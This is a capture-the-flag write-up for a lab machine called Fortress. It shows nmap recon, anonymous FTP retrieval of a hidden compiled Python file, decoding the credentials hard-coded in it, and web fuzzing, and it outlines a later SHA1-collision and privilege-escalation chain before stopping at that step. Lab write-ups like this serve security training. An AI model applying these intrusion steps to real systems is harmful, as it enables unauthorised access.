TL;DR
In this challenge, we download zip.pyc file from the ftp service, and find the hidden endpoint t3mple_0f_y0ur_51n5.html.
Then we exploit Sha1 collision attack and achieve another secret endpoint m0td_f0r_j4x0n.txt which gives us ssh private key.
We login as h4rdy while escaping the rbash, and find we can execute /bin/cat as j4x0n, which gives us the private key of j4x0n.
Lastly, we can find the password of j4x0n inside /var/log/auth.log, and use sudo to get root shell.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 fortress -oX nmap.xml -oN nmap.txt -Pn

We can see port 22 with ssh, port 5581 with ftp, and port 5752 with unknown service, and also 7331 with apache http server.
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:d0:bb:c7:e2:ee:7f:91:fe:c2:6a:a6:bb:b2:e1:91 (RSA)
|   256 06:4b:fe:c0:6e:e4:f4:7e:e1:db:1c:e7:79:9d:2b:1d (ECDSA)
|_  256 0d:0e:ce:57:00:1a:e2:8d:d2:1b:2e:6d:92:3e:65:c4 (ED25519)
5581/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.131.148
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
5752/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, RTSPRequest:
|     Chapter 1: A Call for help
|     Username: Password:
|   Kerberos, NULL, RPCCheck, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     Chapter 1: A Call for help
|_    Username:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
7331/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
let’s add fortress and temple.fortress to our /etc/hosts.
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ head /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.82.166.224   fortress temple.fortress
Find hidden endpoint after ftp anonymously login
First, I tried to login to the ftp anonymously, and it worked.
──(agonen㉿kali)-[~/thm/Fortress]
└─$ ftp anonymous@$target -p 5581
Connected to 10.82.166.224.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64916|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get marked.txt
local: marked.txt remote: marked.txt
I downloaded the file marked.txt.

When I searched with ls -la, i found another file:
ftp> ls -la
229 Entering Extended Passive Mode (|||56067|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 .
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 ..
-rw-r--r--    1 ftp      ftp          1255 Jul 25  2021 .file
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get .file
local: .file remote: .file
229 Entering Extended Passive Mode (|||30353|)
150 Opening BINARY mode data connection for .file (1255 bytes).
100% |************************************************************************************************************************************************|  1255       23.01 MiB/s    00:00 ETA
226 Transfer complete.
1255 bytes received in 00:00 (6.12 KiB/s)
I downloaded the file .file too.
This is marked.txt:
──(agonen㉿kali)-[~/thm/Fortress]
└─$ cat marked.txt
If youre reading this, then know you too have been marked by the overlords... Help memkdir /home/veekay/ftp I have been stuck inside this prison for days no light, no escape... Just darkness... Find the backdoor and retrieve the key to the map... Arghhh, theyre coming... HELLLPPPPPmkdir /home/veekay/ftp

When I tried to read .file, I got binary output. I checked with file what is is filetype, and found this is compiled python file.
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ file .file
.file: python 2.7 byte-compiled
I found online this website https://www.lddgo.net/en/string/pyc-compile-decompile to decompile this binary.

This is the original source code:
import socket
import subprocess
from Crypto.Util.number import bytes_to_long
usern = 0x313333372D6834783072L
passw = 0x6E337633725F67306E6E345F673176335F7930755F7570L
port = 5752
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('', port))
s.listen(10)

def secret():
    with open('secret.txt', 'r') as f:
        reveal = f.read()
        return reveal

while True:

    try:
        (conn, addr) = s.accept()
        conn.send('\n\tChapter 1: A Call for help\n\n')
        conn.send('Username: ')
        username = conn.recv(1024).decode('utf-8').strip()
        username = bytes(username, 'utf-8')
        conn.send('Password: ')
        password = conn.recv(1024).decode('utf-8').strip()
        password = bytes(password, 'utf-8')
        if bytes_to_long(username) == usern and bytes_to_long(password) == passw:
            directory = bytes(secret(), 'utf-8')
            conn.send(directory)
            conn.close()
        else:
            conn.send('Errr... Authentication failed\n\n')
            conn.close()
    continue
    continue
    continue

I decoded the strings using CyberChef, this is the usern https://gchq.github.io/CyberChef/#recipe=From_Hex(‘Auto’)&input=MHgzMTMzMzMzNzJENjgzNDc4MzA3Mkw
And this is the passw, https://gchq.github.io/CyberChef/#recipe=From_Hex(‘Auto’)&input=MHg2RTMzNzYzMzcyNUY2NzMwNkU2RTM0NUY2NzMxNzYzMzVGNzkzMDc1NUY3NTcwTA

Okay, we got these credentials
1337-h4x0r:n3v3r_g0nn4_g1v3_y0u_up

Now, let’s send them to port 5752:
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ nc fortress 5752

        Chapter 1: A Call for help

Username: 1337-h4x0r
Password: n3v3r_g0nn4_g1v3_y0u_up
t3mple_0f_y0ur_51n5
we got back secret.txt.
Find hint for hidden endpoint inside styles.css
we can look again on marked.txt:
──(agonen㉿kali)-[~/thm/Fortress]
└─$ cat marked.txt
If youre reading this, then know you too have been marked by the overlords... Help memkdir /home/veekay/ftp I have been stuck inside this prison for days no light, no escape... Just darkness... Find the backdoor and retrieve the key to the map... Arghhh, theyre coming... HELLLPPPPPmkdir /home/veekay/ftp
It looks like there is some backdoor, maybe inside /home/veekay/ftp.

Let’s move to port 7331. I started with ffuf, but find only private.php which gave me nothing.
┌──(agonen㉿kali)-[~/thm/Fortress]                                                                                                        [13/20]
└─$ ffuf -u "http://temple.fortress:7331/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -e .php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://temple.fortress:7331/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 81ms]
private.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 80ms]
Maybe t3mple_0f_y0ur_51n5 is an endpoint.
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ curl 'http://fortress:7331/t3mple_0f_y0ur_51n5.php'
<html>
<head>
        <title>Chapter 2</title>
        <link rel='stylesheet' href='assets/style.css' type='text/css'>
</head>
<body>
        <div id="container">
        <video width=100% height=100% autoplay>
            <source src="./assets/flag_hint.mp4" type=video/mp4>
        </video>


<!-- Hmm are we there yet?? May be we just need to connect the dots -->

<!--    <center>
                        <form id="login" method="GET">
                                <input type="text" required name="user" placeholder="Username"/><br/>
                                <input type="text" required name="pass" placeholder="Password" /><br/>
                                <input type="submit"/>
                        </form>
                </center>
-->

    </div>

</body>
</html>
Yay, we find another endpoint.
Now, I looked for more hints, I tried to get assets/style.css:
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ curl 'http://fortress:7331/assets/style.css'
/*Am I a hint??

        VGhpcyBpcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbWFraW5nIHRoaXMgZm9ydHJlc3MgYSBzYWNyZWQgd29ybGQsIGRlZmVuZGluZyB0aGUgdmVyeSBvd24gb2YgdGhlaXIga2luZHMsIGZyb20gd2hhdCBpdCBpcyB0byBiZSB1bmxlYXNoZWQuLi4gVGhlIG9ubHkgb25lIHdobyBjb3VsZCBzb2x2ZSB0aGVpciByaWRkbGUgd2lsbCBiZSBncmFudGVkIGEgS0VZIHRvIGVudGVyIHRoZSBmb3J0cmVzcyB3b3JsZC4gUmV0cmlldmUgdGhlIGtleSBieSBDT0xMSURJTkcgdGhvc2UgZ3VhcmRzIGFnYWluc3QgZWFjaCBvdGhlci4=
*/

<REDACTED>

So, I decoded this string:
┌──(agonen㉿kali)-[~/thm/Fortress]
└─$ echo -e 'VGhpcyBpcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbWFraW5nIHRoaXMgZm9ydHJlc3MgYSBzYWNyZWQgd29ybGQsIGRlZmVuZGluZyB0aGUgdmVyeSBvd24gb2YgdGhlaXIga2luZHMsIGZyb20gd2hhdCBpdCBpcyB0byBiZSB1bmxlYXNoZWQuLi4gVGhlIG9ubHkgb25lIHdobyBjb3VsZCBzb2x2ZSB0aGVpciByaWRkbGUgd2lsbCBiZSBncmFudGVkIGEgS0VZIHRvIGVudGVyIHRoZSBmb3J0cmVzcyB3b3JsZC4gUmV0cmlldmUgdGhlIGtleSBieSBDT0xMSURJTkcgdGhvc2UgZ3VhcmRzIGFnYWluc3QgZWFjaCBvdGhlci4=' | base64 -d
This is journey of the great monks, making this fortress a sacred world, defending the very own of their kinds, from what it is to be unleashed... The only one who could solve their riddle will be granted a KEY to enter the fortress world. Retrieve the key by COLLIDING those guards against each other.
Sha1 collision attack to find endpoint m0td_f0r_j4x0n.txt
Okay, I tried to get http://fortress:7331/t3mple_0f_y0ur_51n5.html:
